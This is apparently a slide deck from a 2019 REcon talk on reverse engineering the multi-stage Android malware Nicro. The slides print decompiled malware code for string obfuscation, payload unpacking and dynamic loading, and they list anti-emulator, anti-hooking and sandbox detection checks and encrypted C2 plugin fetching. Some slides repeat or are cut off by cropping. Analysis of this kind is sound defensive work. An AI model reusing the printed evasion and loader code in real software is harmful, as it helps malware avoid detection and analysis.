The Path to the Payload

Android Edition

Maddie Stone
@maddiestone
REcon Montreal 2019

Who am I? - Maddie Stone

- Senior Reverse Engineer & Tech Lead on Android Security team
- 6+ years hardware & firmware reversing
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science


@maddiestone

Target of Analysis (Nicro)

f4986be4fb3ce6a7afe76b454b3d884491a08eb39239e451dd99b89dc334b2b1

https://bit.ly/2IWToj

Overview


Stage #1
Static APK
Unpacks
Stage #2
Framework
JAR
Unpacks
Stage #3
Payload
Environment
Downloads
Loads
Stage #4
Payload

Stage 1: Static APK

Manifest

```
<application android:label="Take Control of the Tower"
android:name="com.wag.CongratulationLC" android:persistent="true"
android:allowBackup="true" android:supportsRtl="true">
    <activity android:theme="@android:style/Theme.Translucent.NoTitleBar"
android:name="com.strafwerk.takecontrol.MainActivity" android:exported="true"
android:excludeFromRecents="true">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.INFO"/>
      </intent-filter>
    </activity>
```

Manifest

```
<application android:label="Take Control of the Tower"
android:name="com.wag.CongratulationLC" android:persistent="true"
android:allowBackup="true" android:supportsRtl="true">
    <activity android:theme="@android:style/Theme.Translucent.NoTitleBar"
android:name="com.strafwerk.takecontrol.MainActivity" android:exported="true"
android:excludeFromRecents="true">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.INFO"/>
      </intent-filter>
    </activity>
```

The application subclass is **`com.wag.CongratulationLC`**. It is run before any other activities, services, or receivers.

Application Subclass

```
public class com.wag.CongratulationLC extends android.app.Application {
    java.util.ArrayList list;

    public constructor com.wag.CongratulationLC() {
        this.list = new java.util.ArrayList();
        return;
    }

    protected void attachBaseContext(android.content.Context context) {
        this.attachBaseContext(context);
        com.full.naturally.Assist.heading(this, "MzA+Ox4rKz48NxwwMSs6Jys=", this.list);
        return;
    }

    public void onCreate() {
        com.full.naturally.Assist.heading(this, "LCs+LSsTMD47", this.list);
        this.onCreate();
        return;
    }
}
```

Application Subclass

```
public class com.wag.CongratulationLC extends android.app.Application {
    java.util.ArrayList list;

    public constructor com.wag.CongratulationLC() {
        this.list = new java.util.ArrayList();
        return;
    }

    protected void attachBaseContext(android.content.Context context) {
        this.attachBaseContext(context);
        com.full.naturally.Assist.heading(this, "MzA+Ox4rKz48NxwwMSs6Jys=", this.list);
        return;
    }

    public void onCreate() {
        com.full.naturally.Assist.heading(this, "LCs+LSsTMD47", this.list);
}
```

All of the strings in the application are obfuscated, but we'll come back to this.

Application Subclass

Both **attachBaseContext** & **onCreate** have calls to the same method, **heading()**, but with different arguments.

```
public class com.wag.CongratulationLC ext
    java.util.ArrayList list;

            nstructor com.wag.CongratulationLC() {
            list = new java.util.ArrayList();
           eturn;
    }

    protected void attachBaseContext(android.content.Context context) {
        this.attachBaseContext(context);
        com.full.naturally.Assist.heading(this, "MzA+Ox4rKz48NxwwMSs6Jys=", this.list);
        return;
    }

    public void onCreate() {
        com.full.naturally.Assist.heading(this, "LCs+LSsTMD47", this.list);
        this.onCreate();
        return;
    }
}
```

Run first

Run second

Application Subclass → calls heading()

Anti-emulator checks

```
public static void heading(android.content.Context context, String p10,
java.util.ArrayList p11){
    if (!new com.inasmuch.trample.Fly().offer(context)) {
        try {
            com.full.naturally.Assist.section(context, 0, p11);
            com.inasmuch.trample.Fly v0_5 = new com.inasmuch.trample.Fly();
            Class v1_2 = ((Class)p11.get(0));
            String v3_1 = com.moor.fight.Perch.confident("LCs+LSsTMD47");
            Class[] v4_1 = new Class[3];
            v4_1[0] = android.content.Context.class;
            v4_1[1] = String.class;
            v4_1[2] = String.class;
            Object[] v5_4 = new Object[3];
            v5_4[0] = context;
            v5_4[1] = com.moor.fight.Perch.confident("PD49NjE=");
            v5_4[2] = com.moor.fight.Perch.confident(p10);
            v0_5.mountainous(v1_2, 0, v3_1, v4_1, v5_4);
        }
```

Anti-Emulator Checks #1 - `offer()`

All three checks must pass:

1. Verifies that the device has a **default Bluetooth adapter** and it has a name

```
android.bluetooth.BluetoothAdapter.getDefaultAdapter().getName()
```

2. Verifies that the device has a **default sensor**

```
Context.getSystemService("sensor").getDefaultSensor()
```

3. `/proc/cpuinfo` does NOT contain **`intel`** or **`amd`**

```
/system/bin/cat /proc/cpuinfo
```

Method that checks for Bluetooth adapter

```
private boolean alternative(android.content.Context context) {
    try {
        Class v1_2 =
context.getClassLoader().loadClass(com.moor.fight.Perch.confident("PjE7LTA
2O3E9Myo6KzAwKzdxHTMqOiswMCs3Hjs+Lys6LQ=="));
        Object[] v5_0 = new Object[0];
        Object v2_1 = this.mountainous(v1_2, 0,
com.moor.fight.Perch.confident("ODorGzo5PiozKx47Pi8rOi0="), 0, v5_0);
        }
        ...

        if (v2_1 != null) {
            Object[] v5_1 = new Object[0];
            if (this.mountainous(v1_2, v2_1,
com.moor.fight.Perch.confident("ODorET4yOg=="), 0, v5_1) != null) {
                ...
```

All strings are obfuscated and all calls are done through reflection.

Application Subclass → calls heading()

```
public static void heading(android.content.Context context, String p10,
java.util.ArrayList p11){
    if (!new com.inasmuch.trample.Fly().offer(context)) {
        try {
            com.full.naturally.Assist.section(context, 0, p11);
            com.inasmuch.trample.Fly v0_5 = new com.inasmuch.trample.Fly();
            Class v1_2 = ((Class)p11.get(0));
            String v3_1 = com.moor.fight.Perch.confident("LCs+LSsTMD47");
            Class[] v4_1 = new Class[3];
            v4_1[0] = android.content.Context.class
            v4_1[1] = String.class;
            v4_1[2] = String.class;
            Object[] v5_4 = new Object[3];
            v5_4[0] = context;
            v5_4[1] = com.moor.fight.Perch.confident("PD49NjE=");
            v5_4[2] = com.moor.fight.Perch.confident(p10);
            v0_5.mountainous(v1_2, 0, v3_1, v4_1, v5_4);
        }
```

`com.moor.Perch.confident()`
does the string de-obfuscation.

String Deobfuscation - confident()

```java
public static String confident(String p5) {
    byte[] v1_0 = com.moor.fight.Perch.majesty(p5);
    char[] v2_0 = new char[v1_0.length];
    int v0_1 = 0;
    do{
        v2_0[v0_1] = ((char)(v1_0[v0_1] ^ com.moor.fight.Perch.drown()));
        v0_1++;
    } while (v0_1 < v2_0.length);
    return new String(v2_0);
}

private static byte drown() {
    return ((byte)"Iiqp".hashCode());
}

private static byte[] majesty(String p1) {
    return android.util.Base64.decode(p1, 0);
```

String Deobfuscation - confident()

```
public static String confid
    byte[] v1_0 = com.moor.
    char[] v2_0 = new char[
    int v0_1 = 0;
    do{
        v2_0[v0_1] = ((char
        v0_1++;
    } while (v0_1 < v2_0.le
    return new String(v2_0)
}

private static byte drown()
    return ((byte)"Iiqp".ha
}

private static byte[] majes
     return android.util.Bas
```

```
public static void main(String[] args) {
  String[] strings = {<all strings here>};
  int i = 0;
  while (i < strings.length) {
    String p5 = strings[i];
    java.util.Base64.Decoder decoder = getDecoder();
    byte[] v1_0 = decoder.decode(p5);
    char[] v2_0 = new char[v1_0.length];
    int v0_1 = 0;
    do {
      v2_0[v0_1] = ((char)(v1_0[v0_1]^(byte)("Iiqp".hashCode())));
      v0_1++;
    } while (v0_1 < v2_0.length);
    System.out.println(p5 +": " + new String(v2_0));
    i++;
  }
}
```

Simply “fix” the Java from the decompiler so that it runs over the strings.

Unpacking and Loading Stage #2

In com.convenience.amplify.Faithful.chairman:

1) Construct destination path

`/cache/<hashcode(Manufacturer + process name)>/<hashcode(Model + process name)>.jar`

2) Get source path (packed stage 2)

    `assets/horsepower`

3) Unpack
4) Write to destination path
5) Load class `com.sdk.entry.SdkEntry` from unpacked JAR using `DexClassLoader`
6) Call `startLoad` method from `SdkEntry` class

    If `heading` was called from `attachBaseContext`, arg is: `loadAttachContext`

    If `heading` was called from `onCreate`, arg is: `startLoad`

Unpacking Stage #2 - `com.moor.fight.Perch.normalization`

Key Length (1 byte)	Key (length bytes)	Packed Data (rest of file)

```
public void normalization(java.io.DataInputStream p13, java.io.DataOutputStream p14) {
  byte[] v4_0 = this.ticket(p13);
  int v5_0 = v4_0.length;
  byte[] v6_0 = new byte[8192];
  int v0_1 = 0;
  while (true) {
    int v7_0 = p13.read(v6_0);
    if (v7_0 <= 0) { break; }
    else {
      int v8_0 = v6_0.length;
      int v3_0 = 0;
      int v2_0 = 0;
      while (v3_0 < v8_0) {
        int v2_2;
        int v0_3;
        if (v2_0 >= v7_0) {
          v2_2 = v0_1;
          v0_3 = v2_0;
        } else {
          byte v9_3 = ((byte)((v6_0[v3_0] ^ v4_0[(v0_1 % v5_0)]) ^ -1));
          v6_0[v2_0] = ((byte)(((v9_3 & 255) << 4) | ((v9_3 & 255) >>> 4)));
          v2_2 = (v0_1 + 1);
          v0_3 = (v2_0 + 1);
        }
        v3_0++;
        v0_1 = v2_2;
        v2_0 = v0_3;
      }
```

```
xored_byte = packed_data[indx] ^ key[indx % key_len] ^ 0xFF
unpacked_byte = ((xored_byte << 4) | (xored_byte >>> 4)) & 0xFF
```

Swap top and bottom nibble of xored_byte

Stage 2: Unpacked JAR

`startLoad` in `SdkEntry` in Stage #2

`com.sdk.entry.SdkEntry.startLoad(context, configFileName, methodName)`

1. Decrypt configuration file (`assets/cabin`)
2. Determine where Stage 2 is running as a plugin of another process or is within its own app
3. `loadAttachContext` - unpack and load Stage 3
4. Return to Stage #1, run though all steps, but instead of running `loadAttachContext`, proceed to `startLoad` below
5. `startLoad` - call method in Stage 3
    a. Calls `onCreate` in class `com.core.model.MApplication`

Decrypting configuration file

- Configuration file path passed to Stage #2 by Stage #1

  `assets/cabin`

  `15K`

- Decrypted using DES in ECB mode
- A key can be set in Stage #2, otherwise default is “**`cfgg_nfc`**”

Decrypted configuration file contains 342 different configuration settings.

```
    "C1StubContentProvider": "com.immediately.ExcludeProvider",
    "Label9": "android.app.ActivityThread",
    "Label8": "/proc/%d/cmdline",
    "BinderProvider": "com.conqueror.LinenProvider",
    "Label4": "ConfigNativePath",
    "Label7": "startLoad",
    "Label6": "com.sdk.entry.SdkEntry",
    "C17StubProviderAuth": "com.each.Blend",
    "C10StubDialogActivity": "com.conjunction.CycleActivity",
    "C15StubDialogActivity": "com.metallurgy.CommonsenseActivity",
    "C7StubDialogActivity": "com.marble.MightyActivity",
    "P18VirProcess": ":amB",
    "ResolverActivity": "com.May.OliveActivity",
    "StubPendingReceiver": "com.persuasion.MarchReceiver",
    "HolderActivity": "com.carbon.ChocolateActivity",
    "DspService": "com.perfection.TorpedoService",
    "LiveService": "com.document.MixtureService",
    "LiveProcess": ":eKsdx",
    "P15VirProcess": ":eoT",
    "FileOp": "com.convenience.amplify.Faithful",
    "ChooseAccountTypeActivity": "com.depth.FuelActivity",
    "InnerActivity": "com.Indian.AlthoughActivity",
```

Unpack Stage #3 - `loadAttachContext`

```
public void loadAttachContext(Context arg4, ClassLoader arg5) {
        try {
            String v0_1 = "com.core.model.MApplication";
            if(this.localClass == null) {
                DexClassLoader v1 = this.loaderPath(arg4, arg5);
                q.b(arg4.getClassLoader(), ((ClassLoader)v1));
                this.localClass = ((ClassLoader)v1).loadClass(v0_1);
            }

            this.instance = this.instance(this.localClass, arg4);
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
```

Unpack Stage #3 - loadAttachContext

```
public void loadAttachContext(Context arg4, ClassLoader arg5) {
        try {
            String v0_1 = "com.core.model.MApplication";
            if(this.localClass == null) {
                DexClassLoader v1 = this.loaderPath(arg4, arg5);
                q.b(arg4.getClassLoader(), ((ClassLoader)v1));
                this.localClass = ((ClassLoader)v1).loadClass(v0_1);
            }

            this.instance = this.instance(this.localClass, arg4);
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
```

Unpack Stage #3 - loaderPath

```
private DexClassLoader loaderPath(Context arg7, ClassLoader arg8) {
  String v1 = arg7.getCacheDir().getAbsolutePath() + File.separator +
this.md5ProcessName() + ".apk";
  new TrackBook().copyApk(v1, arg7);
  try {
    arg7.getAssets().getClass().getDeclaredMethod("addAssetPath",
String.class).invoke(arg7.getAssets(), v1);
  }
  catch(Throwable v0) { v0.printStackTrace(); }
  return new DexClassLoader(v1, arg7.getCacheDir().getAbsolutePath(), null, arg8);
}
```

Unpack Stage #3 - `loaderPath`

```
private DexClassLoader loaderPath(Context arg7, ClassLoader arg8) {
  String v1 = arg7.getCacheDir().getAbsolutePath() + File.separator +
this.md5ProcessName() + ".apk";
  new TrackBook().copyApk(v1, arg7);
  try {
    arg7.getAssets().getClass().getDeclaredMethod("addAssetPath",
String.class).invoke(arg7.getAssets(), v1);
  }
  catch(Throwable v0) { v0.printStackTrace(); }
  return new DexClassLoader(v1, arg7.getCacheDir().getAbsolutePath(), null, arg8);
}
```

Destination path for unpacked Stage #3:

`/cache/<MD5 of Process Name>.apk`

Unpack Stage #3 - `loaderPath`

```
private DexClassLoader loaderPath(Context arg7, ClassLoader arg8) {
  String v1 = arg7.getCacheDir().getAbsolutePath() + File.separator +
this.md5ProcessName() + ".apk";
  new TrackBook().copyApk(v1, arg7);
  try {
    arg7.getAssets().getClass().getDeclaredMethod("addAssetPath",
String.class).invoke(arg7.getAssets(), v1);
  }
  catch(Throwable v0) { v0.printStackTrace(); }
  return new DexClassLoader(v1, arg7.getCacheDir().getAbsolutePath(), null, arg8);
}
```

Unpack Stage #3 - copyApk

```
this.writeFile(arg5.getAssets().open(
    "lib" + File.separator + Config.current(arg5).getValue("VirName", "")),
    new FileOutputStream(new File(arg4)));
```

Unpack Stage #3 - copyApk

```
this.writeFile(arg5.getAssets().open(
    "lib" + File.separator + Config.current(arg5).getValue("VirName", "")),
    new FileOutputStream(new File(arg4)));
```

Packed Stage #3 is at:

/assets/lib/<Value of VirName in Config>

/assets/lib/bFdRdOn

Unpack Stage #3 - **copyApk**

```
this.writeFile(arg5.getAssets().open(
    "lib" + File.separator + Config.current(arg5).getValue("VirName", "")),
    new FileOutputStream(new File(arg4)));
```

`writeFile` does the unpacking and writes the unpacked Stage #3 to the file in the 2nd argument.

Unpacking Code - `writeFile`

```
private void writeFile(InputStream arg8, OutputStream arg9) {
    try {
        int v0_1 = new DataInputStream(arg8).readInt() ^ 379 ^ -1;
        HashMap v1 = new HashMap();
        Random v2 = new Random(((long)v0_1));
        ArrayList v3 = new ArrayList();
        v0_1 = 0xFFFFFF80;
        while(v0_1 < 0x7F) {
            if(v0_1 != -1) {
                ((List)v3).add(Integer.valueOf(v0_1));
            }

            byte v0_2 = (byte)(v0_2 + 1);
        }

        ((List)v3).add(Integer.valueOf(0x7F));
        do {
            v0_1 = v2.nextInt(((List)v3).size() - 1) + 1;
            ((Map)v1).put(((List)v3).get(v0_1), ((List)v3).get
            ((Map)v1).put(((List)v3).get(0), ((List)v3).get(v0
            ((List)v3).remove(v0_1);
            ((List)v3).remove(0);
        }
        while(((List)v3).size() > 1);

        if(((List)v3).size() != 0) {
            ((Map)v1).put(((List)v3).get(0), ((List)v3).get(0)
        }

        this.writeFuck(arg8, arg9, ((Map)v1));
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```

```
private void writeFuck(InputStream arg6, OutputStream arg7, Map arg8) {
       try {
           byte[] v4 = new byte[0x1000];
           int v3;
           for(v3 = arg6.read(v4); v3 > 0; v3 = arg6.read(v4)) {
               int v1;
               for(v1 = 0; v1 < v3; ++v1) {
                   if(arg8.containsKey(Integer.valueOf(v4[v1]))) {
                       v4[v1] =
(byte)arg8.get(Integer.valueOf(v4[v1])).intValue();
                   }
               }
```

Lots of data structures....

Copied the output from decompiler into a Java file and ran if over the packed assets file

...and we have our Stage #3 APK!

Unpack Stage #3 - `loaderPath`

```
private DexClassLoader loaderPath(Context arg7, ClassLoader arg8) {
  String v1 = arg7.getCacheDir().getAbsolutePath() + File.separator +
this.md5ProcessName() + ".apk";
  new TrackBook().copyApk(v1, arg7);
  try {
    arg7.getAssets().getClass().getDeclaredMethod("addAssetPath",
String.class).invoke(arg7.getAssets(), v1);
  }
  catch(Throwable v0) { v0.printStackTrace(); }
  return new DexClassLoader(v1, arg7.getCacheDir().getAbsolutePath(), null, arg8);
}
```

Return to Stage #1 - Application Subclass

Finished.

```
public class com.wag.CongratulationLC extends android.app.Application
    java.util.ArrayList list;

    public constructor com.wag.CongratulationLC() {
        this.list = new java.util.ArrayList();
        return;
    }

    protected void attachBaseContext(android.content.Context context) {
        this.attachBaseContext(context);
        com.full.naturally.Assist.heading(this, "MzA+Ox4rKz48NxwwMSs6Jys=", this.list);
        return;
    }

    public void onCreate() {
        com.full.naturally.Assist.heading(this, "LCs+LSsTMD47", this.list);
        this.onCreate();
        return;
    }
}
```

Return to Stage #1 - Application Subclass

Now we execute

```
public class com.wag.CongratulationLC extends android.app.Application
    java.util.ArrayList list;

    public constructor com.wag.CongratulationLC() {
        this.list = new java.util.ArrayList();
        return;
    }

    protected void attachBaseContext(android.content.Context context) {
        this.attachBaseContext(context);
        com.full.naturally.Assist.heading(this, "MzA+Ox4rKz48NxwwMSs6Jys=", this.list);
        return;
    }

    public void onCreate() {
        com.full.naturally.Assist.heading(this, "LCs+LSsTMD47", this.list);
        this.onCreate();
        return;
    }
}
```

`startLoad` in `SdkEntry` in Stage #2

`com.sdk.entry.SdkEntry.startLoad(context, configFileName, methodName)`

1. Decrypt configuration file (`assets/cabin`)
2. Determine where Stage 2 is running as a plugin of another process or is within its own app
3. `loadAttachContext` - unpack and load Stage 3
4. Return to Stage #1, run though all steps, but instead of running `loadAttachContext`, proceed to `startLoad` below
5. `startLoad` - call method in Stage 3
    a. Calls `onCreate` in class `com.core.model.MApplication`

loadOnCreate - calls into Stage #3

```
public void loadOnCreate() {
  if(this.instance != null) {
    try {
      Method v0_1 =
this.localClass.getDeclaredMethod("onCreate");
      v0_1.setAccessible(true);
      v0_1.invoke(this.instance);
     }
    catch(Throwable v0) { v0.printStackTrace(); }
  }
}
```

Calls onCreate in com.core.model.MApplication in Stage #3.

Stage 3: Unpacked APK

Stage #3 Overview

- Sets up modular environment for the different payloads that will be run.
- Parses most of the settings in the configuration file
- After initialization, checks for payloads. When it doesn’t have them, returns to Stage #2.

SdkLauncher class

1. Verify that the `SdkLauncher` class is being started through planned execution path
2. Check app/process permissions
3. Load plugins (payloads) from C2
   a. Anti-analysis checks
   b. Encrypted comms to C2

Check Stack Trace for Execution Path

```java
public static boolean a(String arg5, String arg6) {
  boolean v1 = false;
  StackTraceElement[] v2 = Thread.currentThread().getStackTrace();
  int v0;
  for(v0 = 0; v0 < v2.length; ++v0) {
    StackTraceElement v3 = v2[v0];
    if((arg5.equals(v3.getClassName())) && (arg6.equals(v3.getMethodName()))) {
      return true;
    }
  }
  return v1;
}
```

Check Stack Trace for Execution Path

```
public static boolean a(String arg5, String arg6) {
  boolean v1 = false;
  StackTraceElement[] v2 = Thread.currentThread().getStackTrace();
  int v0;
  for(v0 = 0; v0 < v2.length; ++v0) {
    StackTraceElement v3 = v2[v0];
    if((arg5.equals(v3.getClassName())) && (arg6.equals(v3.getMethodName()))) {
      return true;
    }
  }
  return v1;
}
```

Checks that the **onCreate** method from the Application subclass, **com.wag.CongratulationsLC** is in the execution path.

Check Current Process’s Permissions

- Uses `Context.checkPermission()` method with the current PID and UID to check that the following permissions have been granted:
  - `android.permission.WRITE_EXTERNAL_STORAGE`
  - `android.permission.READ_PHONE_STATE`
  - `android.permission.SYSTEM_ALERT_WINDOW`

Command-and-Control Communications

C2 Communications

- From Stage #2 to get the list of “Plugins” (aka Payloads) to download
- Prior to sending any requests, does anti-analysis checks
- If anti-analysis checks fail, sends modified requests rather than exiting.

Anti-Analysis Checks Overview

1. Checks if `Build.TYPE == “eng”`, if true, then doesn’t do any other checks and sends C2 request without any simulator detection settings included.
2. If `Build.TYPE != “eng”`, does a variety of debugging and emulator checks and includes the results in the C2 request.

Device Property Checks

1. `Build.TYPE == “eng”`
2. Records the values of **`ro.debuggable`** and **`ro.secure`**
3. Application is debuggable: **`getApplicationInfo().flags & 2 > 0`**
4. Records the value of **`adb_enabled`**
5. App is running a proxy.

   `((http.proxyHost || Proxy.getHost()) && (http.proxyPort || Proxy.getPort()))`
6. ...and simulator detection checks

Simulator/Emulator Detections

1. Check CPU by reading `/proc/cpuinfo`
2. Check if any of the Bluestacks application files exist
3. Check for common hooking engines, sandboxes, and dynamic analysis tools

Simulator/Emulator Detections

1. Check CPU by reading `/proc/cpuinfo`
2. Check if any of the Bluestacks application files exist
3. Check for common hooking engines, sandboxes, and dynamic analysis tools

Read `/proc/cpuinfo`. If it contains either `intel` or `amd`, fail.

Simulator/Emulator Detections

1. Check CPU by reading **`/proc/cpuinfo`**
2. Check if any of the Bluestacks application files exist
3. Check for common hooking engines, sandboxes, and c

```
/data/app/com.bluestacks.appmart-1.apk
/data/app/com.bluestacks.BstCommandProcessor-1.apk
/data/app/com.bluestacks.help-1.apk
/data/app/com.bluestacks.home-1.apk
/data/app/com.bluestacks.s2p-1.apk
/data/app/com.bluestacks.searchapp-1.apk
/data/bluestacks.prop
/data/data/com.androVM.vmconfig
/data/data/com.bluestacks.accelerometerui
/data/data/com.bluestacks.appfinder
/data/data/com.bluestacks.appmart
/data/data/com.bluestacks.appsettings
/data/data/com.bluestacks.BstCommandProcessor
/data/data/com.bluestacks.bstfolder
/data/data/com.bluestacks.help
/data/data/com.bluestacks.home
/data/data/com.bluestacks.s2p
/data/data/com.bluestacks.searchapp
/data/data/com.bluestacks.settings
/data/data/com.bluestacks.setup
/data/data/com.bluestacks.spotlight
/mnt/prebundledapps/bluestacks.prop.orig
```

Simulator/Emulator Detections

1. Check CPU by reading `/proc/cpuinfo`
2. Check if any of the Bluestacks application files exist
3. Check for common hooking engines, sandboxes, and dynamic analysis tools

1. Check all installed applications for **`de.robv.android.xposed.installer`** or **`com.saurik.substrate`**.
2. Read **`/proc/<my pid>/maps`** for any entries that contains **`com.saurik.substrate`** or **`XposedBridge.jar`**.
3. Throw an exception and check the stack trace. Look for the following on the stack trace:
    a. **`com.android.internal.os.ZygoteInit`** classname exists two separate times
    b. **com.saurik.substrate.MS$2.invoked()** method
    c. **`de.robv.android.xposed.XposedBridge.main()`** method
    d. **`de.robv.android.xposed.XposedBridge.handleHookedMethod()`** method
    e. **`cuckoo`** classname
    f. **`droidbox`** classname

Sending C2 Request

If `Build.TYPE == eng`, don’t include the anti-debug/emulator properties. Else, include all of them in the request body.

`sdk.nicro.lu.j` contains 2 inner classes:

- `sdk.nicro.lu.j.a` that extends `OuputStream`, and
- `sdk.nicro.lu.j.b` that extends `InputStream`.

These 2 streams are the objects that are used to directly write and read in the HTTP Connection to the C2. They encrypt and decrypt the contents.

Write a Java file and run on the requests to encrypt & responses to decrypt.

...and now we have payloads!

Takeaways

- To be successful, Android malware is becoming more of an *engineered* product.
- Despite the layers of obfuscation and abstraction, when you break each stage down and work through it one at a time, you will get through it.
- Java is not always straightforward and can provide fun challenges.
- ...but Java is nice in that you can pretty easily copy the decompilation to a file and run it on the packed/obfuscated artifacts.

Thank you!

@maddiestone